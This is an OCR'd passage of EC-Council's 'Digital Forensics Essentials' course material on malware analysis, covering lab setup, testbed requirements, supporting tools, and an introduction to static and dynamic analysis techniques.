
Malware Analysis Challenges

Source: *https://www.hhs.gov*

Challenges faced while performing malware analysis generally pertains to the following areas:

- Accuracy of the analysis process
- Detection of malware pieces and traits
- Amount of data to be analyzed
- Changing technologies and dynamics of malware creation and propagation
- Anti-analysis procedures such as encryption, code obfuscation, and deletion of records

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying and Extracting Malware


When investigators obtain reports of suspicious activity from victims, they must conduct a thorough examination of the suspect systems, networks, and other connected devices to find traces of malware. Investigators must examine the following areas of the compromised system to find traces of malware installation:

- Installed programs
- Suspicious executables
- Auto-starting locations
- Scheduled jobs
- Services
- Modules
- Logs
- User accounts and login activities
- File systems
- Registry entries
- Application traces
- Restore points

Malware programs exhibit specific properties, which can help the investigators in identifying or distinguishing them from normal software programs. Investigators can use software and hardware tools as well as online tools and databases to identify the malware.

Investigators can use tools such as Balbuzard, Cryptam Malware Document Detection Suite, etc. to extract patterns of investigative interest from malicious files. These tools offer automated scanning of the system for traces of malware for easy identification. Investigators can perform static and dynamic analysis together to identify the intent and capabilities of the malware. Static analysis is the process of looking for known traces and values that indicate the presence of a malware. These traces include the presence of malicious codes, strings, executables, etc. in the software program. Dynamic analysis uses a different approach, such as scanning the behavior of the software program while running it in a controlled environment.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Prominence of Setting Up a Controlled Malware Analysis Lab

Malware Analysis Lab

A controlled malware analysis lab is instrumental in gauging the behavioral pattern of a malware, as malware programs are dynamic in nature and will interact with various parts of the system as well as the network when executed. Investigators should create an environment where they can execute the malware without disrupting or corrupting other devices.

This requires a laboratory system so that the production environment is safe. The most effective way to set up such a lab involves the use of virtualization software, which enables investigators to host multiple virtual systems running different operating systems on a single computer. Some commonly used software to simulate real-time systems in a virtual environment include:

- VirtualBox
- VMware vSphere Hypervisor
- Microsoft Windows Server virtualization


A malware connects with networks and other systems for stealing data, getting instructions from the attacker, or copying itself. Researchers can use multiple interconnected virtual machines on a single physical computer for analyzing malware behavior on connected systems and learn about their propagation methods as well as other characteristics.

Investigators must take precautions, such as isolating the malware analysis lab from the production network using a firewall to inhibit malware propagation. One can use removable media, mainly DVDs, to install tools and malware. DVDs mostly support read only format of data transfer and prevent malicious software from writing or copying itself onto the DVD.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Investigators can also use a write-protected USB key. Using a malware analysis lab also enables the investigators to perform screen capturing during analysis. Additionally, it allows them to take snapshots of the laboratory system, which can be used to easily revert to a previous system state.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Preparing Testbed for Malware Analysis

Malware analysis provides an in-depth understanding of each individual sample and identifies emerging technical trends from a large collection of malware samples. The malware samples are mostly compatible with Windows binary executables. There are different goals behind performing a malware analysis.

It is very hazardous to analyze malware on production devices connected to production networks. Therefore, one should always analyze malware samples on a test bed.

Requirements to build a test bed for malware analysis


- Allocating a physical system for the analysis lab
- Installing virtual machine (VMware, Hyper-V, etc.) on the system
- Installing guest OSs in the virtual machines such as Windows and Linux (Ubuntu) which serve as forensic workstations
- Isolating the system from the network by ensuring that the NIC card is in "host only" mode
- Simulating internet services using tools such as INetSim
- Disabling "shared folders" and the "guest isolation"
- Installing malware analysis tools
- Generating hash value of each OS and tool
- Copying the malware collected from the suspect machines onto the forensic workstations
- Keeping virtualization snapshot and re-imaging tools to capture machine state

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Several tools are required for testing

- **Imaging tool:** To get a clean image for forensics and prosecution
- **File/data analysis:** To perform static analysis of potential malware files
- **Registry/configuration tools:** Malware infects the Windows registry and other configuration variables. These tools help identify the last saved settings
- **Sandbox:** To perform dynamic analysis manually
- **Log analyzers:** The devices under attack record the activities of malware and generate log files. Log analyzers are used to extract log files
- **Network capture:** To understand how the malware leverages a network

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Supporting Tools for Malware Analysis

Hypervisors

- **Virtual Box**

  Source: *https://www.virtualbox.org*

  VirtualBox is a powerful x86 and AMD64/Intel64 virtualization product for enterprise as well as home use. Presently, VirtualBox runs on Windows, Linux, Macintosh, and Solaris hosts and supports a large number of guest operating systems including but not limited to Windows (NT 4.0, 2000, XP, Server 2003, Vista, Windows 7, Windows 8, Windows 10), DOS/Windows 3.x, Linux (2.4, 2.6, 3.x and 4.x), Solaris and OpenSolaris, OS/2, and OpenBSD.

- **Parallels Desktop 16**

  Source: *https://www.parallels.com*

  It helps develop & test across multiple OSes in a virtual machine for Mac. It also allows accessing Microsoft Office for Windows and Internet Explorer from a MAC system and import files, apps and more from a PC to a Mac.

- **VMware vSphere Hypervisor**

  Source: *https://www.vmware.com*

  Sphere Hypervisor is a bare-metal hypervisor that virtualizes servers. It comes with built-in VM management, scalable storage allocation and driver hardening features.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Network and Internet Simulation Tools

- **NetSim**

  Source: *https://www.tetcos.com*

  NetSim is an end-to-end, full stack, packet level network simulator and emulator. It comes with a technology development environment for protocol modeling, network R&D and military communications.

- **ns-3**

  Source: *https://www.nsnam.org*

  ns-3 is a discrete-event network simulator for Internet systems, targeted primarily for research and educational use. ns-3 is free software, licensed under the GNU GPLv2 license, and is publicly available for research, development, and use.

- **Riverbed Modeler**

  Source: *https://www.riverbed.com*

  Riverbed Modeler provides a development environment to model and analyze communication networks and distributed systems. It helps simulate all network types and technologies (including VoIP, TCP, OSPFv3, MPLS, LTE, WLAN, IoT protocols, IPv6, and more) to analyze and compare impacts of different technology designs on end-to-end behavior.

- **QualNet**

  Source: *https://www.scalable-networks.com*

  The QualNet® network simulation software (QualNet) is a planning, testing, and training tool that "mimics" the behavior of real communication networks. It allows users to simulate the behavior of complex, large scale communications networks.

Screen Capture and Recording Tools

- **Snagit**

  Source: *https://www.techsmith.com*

  It is screen capture and recording software that allows users to quickly capture the screen, add additional context, and share them as image, video or GIF. It can be used to mark screenshots, trim video, or for templates that help create visual instructions and guides.

- **Camtasia**

  Source: *https://www.techsmith.com*

  It is a screen recorder and video editor that helps record anything on the computer screen– websites, software, video calls, or PowerPoint presentations. It has a drag-and-drop editor which enables adding, removing, trimming, or moving sections of video or audio.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Ezvid**

  Source: *https://www.ezvid.com*

  Ezvid is a full-featured video editor and screen recorder which comes with voice recording, facecam, voice synthesis, screen drawing, and speed control features. It allows to draw directly on the screen or record one region of the screen as per requirements. It is available for Windows XP3, 7, 8, and 10.

OS Backup and Imaging Tools

- **Genie Backup Manager Pro**

  Source: *https://www.zoolz.com*

  This tool takes four types of backups: full, incremental, differential, and mirror. Backup can be taken to any media such as local, external, FTP/FTPS, Amazon S3, Network, CD, DVD, and Blu-ray. This tool is available for Windows XP, Vista, 7, 8 and 10.

- **Macrium Reflect Server**

  Source: *https://www.macrium.com*

  Macrium Reflect Server Edition comes with a full set of features that provides full image or file and folder level restores. It is designed for endpoint backup of business-critical servers in a commercial environment.

- **R-Drive Image**

  Source: *https://www.drive-image.com*


  R-Drive Image is a utility that facilitates disk image files creation for backup or duplication purposes.

- **O&O DiskImage 16**

  Source: *https://www.oo-software.com*

  O&O DiskImage 16 allows backing up an entire computer or single files, even while the computer is being used. It lets users carry out a system restore and duplicate or clone an entire PC or hard drive.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




General Rules for Malware Analysis

During malware analysis, the investigators should pay greater attention to key features of a malware and should not try to observe every detail as malware is dynamic and may change its properties. In difficult and complex sections, investigators should try to gather a general overview.

Investigators should try different tools and approaches as they yield different results in different situations. Even though various tools and techniques have similar functionalities, a different approach or a different angle may provide a different result.

As investigators adopt new malware analysis techniques, malware authors and attackers also try to find new evasion techniques to thwart analysis. Investigators must be able to identify, understand, and defeat these aversion techniques.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Malware Analysis

Malware analysis can be categorized into two types: static analysis or dynamic analysis. Both approaches demonstrate the functionality of the suspect malware being examined; however, the tools, time, and skills required for performing the analysis are different.

1. **Static analysis:** It is a basic analysis of the binary code and comprehension of the malware that explains its functions. Behavioral analysis or dynamic analysis deals with the study of malware behavior during installation, on execution, and while running.


   A general static scrutiny involves the analysis of a malware without executing the code or instructions. The process includes the usage of different tools and techniques to determine the malicious part of the program or a file. It also gathers information about malware functionality and collects technical pointers or simple signatures it generates. Such pointers include file names, MD5 checksums or hashes, file types, and file sizes. Disassemblers such as IDA Pro can be used to disassemble the binary file.

2. **Dynamic analysis:** It involves the execution of a malware to examine its conduct and impact on system resources and network. It identifies technical signatures that confirm a malicious intent and reveals various useful information, such as domain names, file path locations, created registry keys, IP addresses, additional files, installation files, DLLs, and linked files located on the system or network.

   This type of analysis requires virtual machines and sandboxes to deter the spread of malware. Debuggers such as GDB, OllyDbg, WinDbg, etc., are used to debug a malware at the time of its execution to study its behavior.

Both techniques are recommended to better understand the functionality of a malware, but differ in the tools used, and time and skills required for performing the analysis.


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Static Malware Analysis

Static analysis refers to the process of investigating an executable file without running or installing it. It is safe to conduct static analysis because the investigator does not install or execute the suspect file. However, some malware does not need installation for performing malicious activities; therefore, it is better for investigators to perform static analysis in a controlled environment. This section discusses various static malware analysis techniques and elaborates on the methods and tools required to perform them.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Malware Analysis: Static

Static analysis involves the process of accessing the source code or binary code to find the data structures, function calls, call graphs, etc. that can represent malice. Investigators can use various tools to analyze the binary code to understand its file architecture and impact on the system. Compiling the source code of a system into a binary executable will result in data losses, making the analysis of the code more difficult.

The procedure for examining a given binary without its execution is mostly manual and requires extraction of intriguing data such as data structures, utilized functions, and call graphs from the malicious file. Some of the static properties of the binary code to be examined include strings embedded into the file, header details, hashes, embedded resources, packer signatures, metadata etc.

Different procedures utilized for static malware analysis are as follows:

- **File fingerprinting**

  It examines the evident elements of the binary code, which includes processes at a document level. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary codes and programs from previous scenarios.

- **Online malware scanning**

  After the hash value of a suspect file has been generated, investigators can compare it to online malware databases to find the recognized malicious code. This process simplifies further investigation by offering a better insight of the code, its functionality, and other important details.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Performing strings search**

  Software programs include some strings that are commands for performing specific functions. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, etc. embedded in the compiled binary code. Investigators can search for such embedded strings to draw conclusions about the suspect file.

- **Identifying packing or obfuscation methods**

  The attackers use packing and obfuscation by using jumbled structure or a packer to avoid detection. Investigators should find if the file includes packed elements and locate the tool or method used for packing it.

- **Finding the portable executables (PE) information**

  The PE format stores the information required by a Windows system to manage the executable code. The PE stores metadata about the program, which helps in finding the additional details of the file, such as the unique number on UNIX systems to find the file type and divide information of the file format.

